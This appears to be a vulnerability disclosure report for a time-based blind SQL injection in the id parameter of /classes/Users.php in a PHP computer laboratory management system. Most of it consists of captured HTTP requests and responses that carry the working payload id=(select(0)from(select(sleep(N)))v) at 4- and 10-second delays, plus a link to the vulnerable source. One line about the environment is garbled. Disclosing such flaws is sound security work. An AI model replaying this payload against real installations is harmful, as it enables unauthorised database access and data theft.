
SQL injection vulnerability exists in id parameter of /classes/Users.php file of Computer Laboratory Management System using PHP and MySQL

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

Sleep time is 4s:



Request

```
POST /php-lms/classes/Users.php?f=delete HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept: */*
x-requested-with: XMLHttpRequest
Referer: http://192.168.31.163/php-lms/admin
Cookie: PHPSESSID=iidihr4g4tt41rvp6ipve4ilit
Content-Length: 37
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
Host: 192.168.31.163
Connection: Keep-alive

id=(select(0)from(select(sleep(4)))v)
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Sun, 07 Apr 2024 07:35:52 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1

1
```

Inspector

Selection 8

Selected text: sleep(4)

Decoded from: URL encoding


sleep(4)

Request Attributes 2
Request Query Parameters 1
Request Body Parameters 1
Request Cookies 1
Request Headers 10
Response Headers 9

Done

298 bytes | 4,021 millis

Sleep time is 10s:



Request

```
POST /php-lms/classes/Users.php?f=delete HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept: */*
x-requested-with: XMLHttpRequest
Referer: http://192.168.31.163/php-lms/admin
Cookie: PHPSESSID=iidihr4g4tt41rvp6ipve4ilit
Content-Length: 38
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
Host: 192.168.31.163
Connection: Keep-alive

id=(select(0)from(select(sleep(10)))v)
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Sun, 07 Apr 2024 07:35:30 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1

1
```

Inspector

Selection 9

Selected text: sleep(10)

Decoded from: URL encoding

sleep(10)

Request Attributes 2
Request Query Parameters 1
Request Body Parameters 1
Request Cookies 1
Request Headers 10
Response Headers 9

Done

298 bytes | 10,032 millis

Payload:id=(select(0)from(select(sleep(10)))v)

Source Download：

https://www.sourcecodester.com/php/17268/computer-laboratory-management-system-using-php-and-mysql.html